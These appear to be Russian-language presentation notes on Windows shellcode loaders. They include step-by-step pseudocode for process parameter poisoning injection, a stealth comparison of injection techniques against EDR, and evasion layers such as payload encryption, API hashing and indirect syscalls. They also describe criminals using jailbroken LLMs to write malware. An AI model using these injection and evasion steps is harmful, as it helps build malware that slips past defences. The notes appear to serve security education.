
// Создание процесса
CreateProcessW(SUSPENDED, lpCommandLine) // обязательно SUSPENDED

// Находим shellcode в памяти жертвы
NtQueryInformationProcess()            // → PEB base
ReadProcessMemory(PEB + 0x20)          // → ProcessParameters
ReadProcessMemory(PP.CommandLine.Buffer + offset) // → адрес shellcode

// Делаем память исполняемой (Windows сама выделила и записала)
NtProtectVirtualMemory(RW → RX)        // не RWX — менее заметно

// Перенаправляем исполнение
GetThreadContext()                     // читаем регистры главного потока
ctx.Rip = shellcodeAddr
NtSetContextThread()                   // записываем
ResumeThread()                         // PROFIT
```

P3: Видео демо



Сравнительная таблица

	Classic Loader	Early Bird APC	Thread Hijacking	P3
Сложность	Простейший	Средняя	Средняя	Высокая
Новый процесс	Нет (в себе)	Да (SUSPENDED)	Нет (существующий)	Да (SUSPENDED)
Новый поток	CreateThread	Нет (APC)	Нет (hijack)	Нет (hijack RIP)
VirtualAllocEx	Нет (VirtualAlloc)	Да	Да	Нет - Windows сама
WriteProcessMemory	Нет (memcpy)	Да	Да	Нет - Windows сама
Что палит EDR	RWX + CreateThread	SUSPENDED + APC паттерн	Get/SetThreadContext	VirtualProtectEx + SetContext
Скрытность	Минимальная	Средняя	Выше средней	Максимальная

Что делают поверх лоадера

XOR / AES / RC4 шифрование payload - статический анализ не видит сигнатуры
API hashing - вместо GetProcAddress("VirtualAlloc") хешируем имена, скрываем импорты из таблицы
Indirect syscalls - вызываем syscall напрямую через ntdll, обходим user-mode хуки EDR
Entropy reduction - добавляем мусорные данные чтобы энтропия секции не выглядела как шифрованный blob

Куда движется тема

Меньше API-вызовов - не аллоцировать память, а переиспользовать существующую
Не создавать потоки - перенаправлять существующие или ждать пока процесс сам выполнит код
Direct syscalls - вызов syscall из кода лоадера, минуя ntdll и её хуки. Call stack выдаёт.
Indirect syscalls - прыжок на syscall внутри ntdll с нужным SSN. Хуки обойдены, стек выглядит легитимно.
Пусть ОС сама пишет данные - P3 как пример

AI в создании малвари

Что изменилось

Раньше написание сложного малваря требовало глубокой экспертизы. Сейчас LLM снижают порог входа и ускоряют разработку даже для опытных атакующих.

Как используют прямо сейчас

Генерация кода - лоадеры, стейджеры, RATники

Обход сигнатур - перефразировка кода без изменения логики

Написание скриптов автоматизации - сборка, упаковка, тест на VirusTotal

Реальные случаи

WormGPT / FraudGPT - jailbreak-модели на подпольных форумах, 2023

VoidLink - хакер создал полноценный модульный вредоносный фреймворк с помощью ИИ менее чем за неделю.

Storm-0817 - иранские хакеры использовали ChatGPT для написания малвари под Android.

Ресурсы

https://github.com/Orange-Cyberdefense/p3-loader/tree/main
https://sensepost.com/blog/2026/process-parameter-poisoning/
https://research.checkpoint.com/2026/voidlink-the-cloud-native-malware-framework/
https://www.huntress.com/cybersecurity-101/topic/wormgpt
https://openai.com/ru-RU/index/disrupting-malicious-uses-of-ai-storm-0817/
https://en.wikipedia.org/wiki/Shellcode
https://kpmg.co.il/technologyconsulting/blog/earlybird-technique-an-advanced-malware-evasion-strategy
https://attack.mitre.org/techniques/T1055/003/